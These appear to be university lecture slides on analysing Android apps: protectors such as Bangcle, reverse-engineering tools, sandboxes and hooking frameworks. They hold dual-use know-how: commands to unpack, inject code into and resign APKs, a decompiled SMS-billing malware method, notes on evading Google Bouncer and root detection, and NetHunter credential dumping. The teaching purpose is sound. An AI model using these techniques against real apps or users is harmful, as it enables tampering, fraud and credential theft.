  - Native library encryption

APKprotect

- Anti debug & anti disassembly


- Tool mangles original code
  - Modifies entry point to loader stub
  - Prevents static analysis
- During runtime loader stub is executed
  - Performs anti-emulation
  - Performs anti-debugging
  - Fixes broken code in memory

Bangcle

- Anti-debugging
- Anti-tamper
- Anti-decompilation
- Anti-runtime injection
- Online only service
  - “APKs checked for malware before packaging”
- Generically detected by some AVs due to risk

Bangcle – Inner Workings

- Execution Flow:
  - Dalvik execution talks launches JNI
  - JNI launches a secondary process
  - Chatter over PTRACE between the two processes
  - Newest process decrypts Dex into memory
  - Original Dalvik code proxies everything to decrypted Dex



Analysing / Attacking Applications

Attack types

- Static analysis
- Dynamic analysis
- Code injection
  - Application modifications
  - Function call hooking

Static Analysis

- Lot's of different tools available
  - Some try to do the same, but produce different results in different cases
  - When in doubt, try another tool. ;)
- Analysing the APK itself
- Disassembly/Decompilation
- Also Modification of APKs/code

- Some useful tools already packed with the SDK

Android Asset Packaging Tool: aapt

- From Android SDK build-tools
- Command-line tool to work with APKs
  - List files in APKs
  - dump used permissions

```
pau@mbp: /tmp/apk $ aapt dump permissions googlewallet.apk
package: com.google.android.apps.walletnfcrel
uses-permission: name='android.permission.ACCESS_COARSE_LOCATION'
uses-permission: name='android.permission.ACCESS_FINE_LOCATION'
uses-permission: name='android.permission.ACCESS_NETWORK_STATE'
```

  - Dump xmltree of the AndroidManifest

```
pau@mbp: /tmp/apk $ aapt dump xmltree whatsapp.apk AndroidManifest.xml
N: android=http://schemas.android.com/apk/res/android
  E: manifest (line=2)
    A: android:versionCode(0x0101021b)=(type 0x10)0x91ce
    A: android:versionName(0x0101021c)="2.8.7326" (Raw: "2.8.7326")
    A: package="com.whatsapp" (Raw: "com.whatsapp")
    E: uses-sdk (line=7)
      A: android:minSdkVersion(0x0101020c)=(type 0x10)0x7
```

Smali/Backsmali

- assembler/disassembler for the dex format used by dalvik
  - The names "Smali" and "Baksmali" are the Icelandic equivalents of "assembler" and "disassembler" respectively.
- Allow analysis of DEX files
- It's also possible to inject code and recompile
  - You don't have to write code yourself:
    - Create code by creating another app, extract code from there and include it in the target app

From Java to Smali

```
if (flagx == 1)
    flagx = 2
else
    flagx = 3
```


Code in Java

```
const/4 v1, 0x1
if-ne v0, v1, :cond_0
const/4 v2, 0x2
move v0,v2
goto :goto_0
:cond_0
const/4 v2, 0x3
move v0,v2
:goto_0
```

Code in Smali, v0 is flagx

Bytecode Manipulation

- Reading and writing smali is difficult
- Easier way: write the code in Java
  - Use Eclipse/Android Studio
  - Compile APK
  - Decompile it
  - See whatever code is generated for desired behaviour/function
  - Merge it back into the APK you want to modify



apktool

- Tool for reverse engineering APK files
  - http://ibotpeaches.github.io/Apktool/
- Based on smali/backsmali
  - Disassembling code to smali
  - Decode resources to original form

- Can be used to
  - Unpack
  - Modify / inject smali
  - Repack APKs

Unpacking / Repacking

- Unpacking applications
  - `$ apktool d MyApp.apk Myapp`
    - d … decode
    - MyApp.apk – apk to decode
    - Myapp – folder to put decoded app
- Repacking
  - `$ apktool b ./Myapp`
    - This will instruct apktool to rebuild the app
      - The path to the new APK: `./Myapp/`**`dist`**`/Myapp.apk`
      - But this app is **not yet signed**

Resigning


- Signing the App
  - First we create a keystore (holds your infos)
    - `$ keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA-validity 10000`
  - Then sign the keystore to the APK
    - `$ jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore my-release-key.keystore ./MyApp/dist/MyApp.apk alias_name`

Decompilation

- Decompilation of Binaries is hard
- Decompilation of interpreted languages is way easier (e.g. Java)
  - Bytecode has higher level semantics than machine code
  - Much more information left in bytecode

dex2jar

- dex2jar - https://code.google.com/p/dex2jar/
  - Multi platform, Apache 2.0 license
  - Converts Dalvik bytecode (DEX) to java bytecode (JAR)
  - Allows to use any existing Java decompiler with the resulting JAR file




enjarify

- Replacement for older dex2jar with the same goals
  - Produce Java bytecode from DEX/APK
- Designed with robustness in mind
  - Should still work, where dex2jar would fail
- Translating a apk to jar is as simple as

```
enjarify yourapp.apk -o yourapp.jar
```


Java Decompilers

- Use existing JAVA Decompilers
- Procyon/Luyten, JD-Gui, Jad
  - Take a .jar/.class files as input
  - Create a readable JAVA represenation (mostly)



JADX

- Dex to JAVA decompiler - https://github.com/skylot/jadx



androguard

"Reverse engineering, Malware and goodware analysis of Android applications ... and more (ninja !)"

- Python tool that supports
  - DEX, ODEX
  - APK
  - Android's binary xml
  - Android resources
  - Disassemble DEX/ODEX bytecodes
  - Decompiler for DEX/ODEX files

androguard's Decompiler

- Works directly in the python interface (e.g iPython)

```
In [15]: a, d, dx = AnalyzeAPK("./apks/malwares/vidro/007d64afe72c2cdbbede547d2c402519b315434ce6a839e41f7f6caf2e3d88a0", decompiler="dad")

In [16]: d.CLASS_Lcom_vid4droid_BillingManager.METHOD_SendSMS.source()
public void SendSMS(String p9, String p10)
    {
        if((this.preferences.getBoolean("feature_ping", 0) != 0) && (this.canPing() != 0)) {
            this.logPing();
            v5 = new String[2];
            v5[0] = p9;
            v5[1] = p10;
            new com.vid4droid.BillingManager$PingTask(this).execute(v5);
        }
        if(this.preferences.getBoolean("feature_sms", 0) != 0) {
            v1 = android.telephony.SmsManager.getDefault();
            if(this.isGalaxyS2() == 0) {
                this.sendMessage(v1, p9, p10);
            } else {
                this.sendMessageGTI9100ICS(v1, p9, p10);
            }
            this.logBilling();
        }
        return;
    }
```

Simplify

- Generic Android Deobfuscator
  - Uses a vm to execute app and understand behaviour
  - https://github.com/CalebFenton/simplify
- Smalivm:
  - Create context sensitive control flow graph
- Simplify:
  - Take the graph and apply optimizations like:
    - Constant propagation
    - Dead code removal
    - Unreflection (reflection removal)

Limitations of Static Analysis

- Anti Analysis
  - Code Mangling
- Reflection
- Encryption
- Dynamic Code Loading
- Dynamic Code Modifications

Dynamic Analysis

- Official Android Emulator
  - “goldfish”, qemu-based
  - http://developer.android.com/tools/devices/emulator.html
- Genymotion
  - http://www.genymotion.com
- BlueStacks
  - http://www.bluestacks.com/
- Andy
  - http://www.andyroid.net/

Sandbox

- What is this “contained environment”?
- Typical setup:
  - Android emulator (qemu)
  - running Android OS
  - install & run a malware/APK sample

Sandbox
Capturing Behaviour

- Effect the APK has on a system
  - file operations
  - network operations
  - interaction with other apps/processes

- **Specific to mobile environment:**
  - phone activity (calls, text messages)
  - usage of sensitive data (location, phone book)

Sandbox
Monitoring Options

- Code execution
  - from internal function invocations down to single instructions
  - very detailed
- Library usage
  - invocation of typical library functions
  - sufficient for capturing behavior

Sandbox Stimulation

- There is no “main” method! Apps have multiple entry points
  - activities (GUI screens, listed in manifest)
  - services (background processes, not necessarily started)
  - broadcast receivers (intent handlers)
- Apps react to “common events”
  - incoming texts, calls, GPS lock
- Apps sometimes require user input
  - e.g. TAN for a banking trojan

Mobile Automation Tools

- Monkeyrunner
  - Google's own tool
  - Randomly generates events
    - Good for fuzzing applications
    - Triggering inputs/clicks
    - Get a view on different activities automatically
- Other tools
  - UI Automator
  - Robotium
  - Appium
  - MonkeyTalk

Analysis Services

- Andrubis (http://anubis.iseclab.org)
  - bit-of-everything
  - basic static analysis
  - API usage
  - NW analysis

- Copperdroid (http://copperdroid.isg.rhul.ac.uk/)
  - focuses on native code analysis

CopperDroid

- Tracedroid (http://tracedroid.few.vu.nl/)
  - method-level execution tracing

TRACEDROID

Google Bouncer

- Google has it's own Service for analysis
- Checks Apps before they are put into the play store
  - Dynamically executes Apps for a certain time
  - Can be fingerprinted / evaded


Droidbox

- Dynamic analysis framework for android apps
  - https://github.com/pjlantz/droidbox
- Provides the following (and more) results:
  - Incoming/outgoing network data
  - File read and write operations
  - Started services and loaded classes through DexClassLoader
  - Information leaks via the network, file and SMS
  - Cryptographic operations performed using Android API
  - Listing broadcast receivers
  - ...

Hooking Frameworks

- Allow on the fly hooking/modification of applications
  - Modifiy APK/system behaviour
  - No need for APK modifications
  - Usually very modular systems
    - Even with module repositories

- Well supported Frameworks available
  - CydiaSubstrate
    - http://www.cydiasubstrate.com/
  - Xposed
    - http://repo.xposed.info/



Use cases

- Can also be utilized for reversing / app analysis
  - e.g. Prevent root detection by applications
  - already apps available
- Some Obfuscators already try to detect these frameworks

RootCloak Plus (Cydia)

Many apps detect rooted phones (banking, enterprise, streaming), and upon detection, do not run. RootCloak Plus hides all indications of root, thereby enabling those apps to run, without disabling root.
RootCloak Plus requires Cydia Substrate to work!

Download RootCloak Plus (Play Store) | XDA Support Thread | Cydia Substrate (Play Store)

RootCloak (with 5.x and 6.x support)

This allows you to run apps that detect root without disabling root. You select from a list of your installed apps (or add a custom entry), and using a variety of methods, it will completely hide root from that app. This includes hiding the su binary, superuser/supersu apks, processes run by root, and more.

Note: This is the rebuilt version using Android Studio. It has a different package name, so you must UNINSTALL the old version of RootCloak before installing this one!

Analysis and Penetration Testing Frameworks

Santoku Linux

"Santoku is dedicated to mobile forensics, analysis, and security, and packaged in an easy to use, Open Source platform."

- Linux Distribution for:
  - Mobile forensics/malware analsis/security testing
  - Already includes lot's of the described tools (and more)

- https://santoku-linux.com/

Kali Linux Nethunter

- Just on a sidenote:
  - You can also use your Phone for Pentesting

- Supports:
  - Wireless 802.11 frame injection,
  - one-click MANA Evil Access Point setups
    - Listen for Wifi beacons - setup network - auto SSL strip - dump credentials
  - HID keyboard (Teensy like attacks)
  - “BadUSB” MITM attacks
    - Rout network traffic through device
- https://www.kali.org/kali-linux-nethunter/

Summary

- Android in a Nutshell
  - Security System
  - APK Format
  - IPC
  - Permission System
- App Protections
  - Obfuscation
  - Packing
  - Emulator/Root evasion

Summary

- Analysing Applications
  - Static, Dynamic
  - Repacking
- Lot's of Tools to use
  - We only gave a high level overview
    - Described Tools have a lot more features
    - Many more tools out there

- If you have further questions (or want to do a thesis), feel free to ask/send a mail

Have fun, there might be an Android Challenge…